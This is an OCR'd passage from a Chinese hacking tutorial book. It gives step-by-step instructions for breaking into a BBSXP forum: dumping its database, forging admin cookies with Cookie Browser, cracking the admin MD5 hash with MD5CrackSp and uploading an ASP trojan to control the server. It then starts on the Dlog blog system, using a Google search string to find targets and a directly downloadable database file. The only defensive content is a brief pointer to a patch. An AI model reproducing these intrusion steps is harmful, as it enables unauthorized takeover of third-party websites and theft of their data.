


图 4.69 在“网址”文本框中输入默认地址

step 5 填写完成之后，单击“暴出数据”按钮，结果如图 4.70 所示。

图 4.70 暴出数据

这里得到的也是 MD5 加密的数据。

4.2.7 获取 Cookie

为了捕捉这些 Cookie 文件的踪影，需要准备 Cookie 文件的捕捉工具，以便在本地实时捕捉这些文件，并识别文件内容。这里介绍的捕捉软件是 Cookie Browser，该软件的主要工作是浏览网页，跟踪程序执行。可以使用这个软件来跟踪 IE 浏览器的执行情况，并获得 Cookie 的相关信息。

step 1 首先在网络上下载该软件并安装，如图 4.71 所示。

图 4.71 Cookie Browser 程序界面

step 2 单击“开始”按钮，弹出菜单，选择“程序”→Cookie Browser 命令，打开该软件，如图 4.72 所示。




图 4.72 打开 Cookie Browser 软件

step 3 打开 Cookie Browser 浏览器，在地址栏中输入 BBS 论坛地址，打开其主页，如图 4.73 所示。




图 4.73 打开 BBS 主页

step 4 单击主页上的“登录”按钮，用刚才注册的用户名登录该论坛，如图 4.74 所示。




图 4.74 登录 BBS 论坛

step 5 在 Cookie Browser 的右上方显示出 Cookie 信息，如图 4.75 所示。




图 4.75 Cookie Browser 捕捉到了 Cookie 信息

step 6 单击 Cookies 栏左边的“设置自定义 Cookies”按钮，如图 4.76 所示。

图 4.76 设置自定义 Cookies

step 7 在 Cookies 文本框中将刚才得到的 URL 中的 username 改为 muma，userpass 改为刚才获得的 MD5 值，刷新页面，如图 4.77 所示。




图 4.77 Cookie 欺骗

step 8 此时，页面变成 admin 身份（在图中为 muma）登录，更换用户并输入密码，如图 4.78 所示。




图 4.78 以管理员身份登录

step 9 最终的后台管理员页面显示如图 4.79 所示。




图 4.79 后台管理员页面

4.2.8 破解管理员后台密码

前面已经获取了前台管理员密码，现在需要对后台管理员密码进行破解。在破解前台管理员密码的过程中，并没有对 MD5 值进行破解，因为这对整个破解过程来说是不必要的，但后台管理员密码则不能这样做，所以需要选择合适的 MD5 破解工具。

可以根据自己的实际经验选择 MD5 破解工具中，这里选择了常用的 MD5CrackSp。它是一个专用破解 MD5 的工具，也是一个图形界面工具，其界面如图 4.80 所示。




图 4.80 MD5CrackSp 程序界面

step 1 打开 MD5CrackSp，选择“破解单个密文”单选项，并在其后的文本框中输入刚才获取的管理员密码的 MD5 值，如图 4.81 所示。




图 4.81 输入管理员密码的 MD5 值

step 2 在“使用字符集”选项组中，选择“小写字母”和“数字”复选框，如图 4.82 所示。

step 3 单击“开始”按钮，进行破解，如图 4.83 所示。这是一个漫长的过程，非常消耗计算机的物理资源。破解时间与选择的破解字符集合有关，如果组合恰当，则破解过程会大大缩小。




图 4.82 选择复选框




图 4.83 破解 MD5 值

step 4 一段时间的等待之后，即可得出 MD5 值。接着以管理员账户和密码登录 BBS 后台管理界面，如图 4.84 所示。




图 4.84 以管理员身份登录后台程序

step 5 如果想进一步控制远程 BBS 服务器，可以上传合适的木马程序，一般都是 ASP 木马，如图 4.85 所示。




图 4.85 上传 ASP 木马程序

4.2.9 安全解决方案

BBSXP 暴库漏洞在最新版本中已经完成了修补，可以从以下网址下载最新版本的安装程序：

```
http://www.bbsxp.com/download.htm
```

也可以在以上网址下载旧版本的升级补丁程序。

4.3 与数据库相关的 Blog 的入侵实例

Blog 也被称为博客，一般指的是网络日记或者网络日志，该系统以白板的形式记录个人的心理路程，充分展示个人风采，因而受到大众的欢迎。现在常见的博客有 L-Blog、Dlog、Misslog 和 oBlog 等。在博客为大众带来充分抒发个人情感的场所的同时，其自身也存在着很多安全问题，这里仅仅讨论其中的两个内容。

本节选择 Dlog 系统作为测试系统，该系统是由猪飞飞开发的，这个系统的特点是占用资源少、操作简便。该系统与前面介绍的 BBSXP 很相似，不同的只是该系统允许指定前后台不同的管理员账号和密码。

本节将介绍直接下载数据库的漏洞，严格意义上讲，该漏洞属于设计性漏洞，其特点是允许用户直接通过网络 URL 地址下载 Blog 系统的数据库。

4.3.1 漏洞的检测

本节将使用 Google 搜索可以入侵的 Blog 系统。这只是一个演示，并不具有实践性。

一个 Dlog 系统可以利用的关键字是“Program by Dlog”。利用这个关键字可以找到可能成为目标的 Dlog 系统，但这并不说明 Dlog 系统都具有漏洞，可以尝试对这些论坛进行搜索以发现可疑目标。

step 1 打开 IE 浏览器，在地址栏中输入 www.google.cn，按回车键打开 Google 主页，如图 4.86 所示。

图 4.86 Google 主页

step 2 在搜索关键字文本框中输入如下关键字，注意该关键字包括了引号，如图 4.87 所示。

```
"Program by Dlog"
```

图 4.87 输入搜索关键字

step 3 Google 会快速搜索所有与关键字“Program by Dlog”相关的网页链接，如图 4.88 所示。

图 4.88 所有与“Program by Dlog”相关的网页链接

step 4 一般来说，Dlog 系统的版本都可能存在漏洞，所以可以从 Google 搜索的网页链接中找到感兴趣的进行尝试，如图 4.89 所示。

4.3.2 了解 Dlog 系统的结构

下载一个 Dlog 系统，该系统在下载完成后并不需要安装，是一个地道的绿色软件。对其进行解压缩后的目录如图 4.90 所示。

Dlog 系统集成了第三方软件，该软件是一套管理软件，可以对不同的前后台管理系统进行分开管理，这样就避免了前后台管理账号相同的缺陷，能够自由定义不同的账号和密码。

Dlog 系统的数据库结构是由两个数据库构成的，分别存放了前台和后台的系统数据库和表。前台数据库存放在 blog_mdb 文件夹中，其中包含了数据库文件 dlog_db.mdb，如图 4.91 所示。

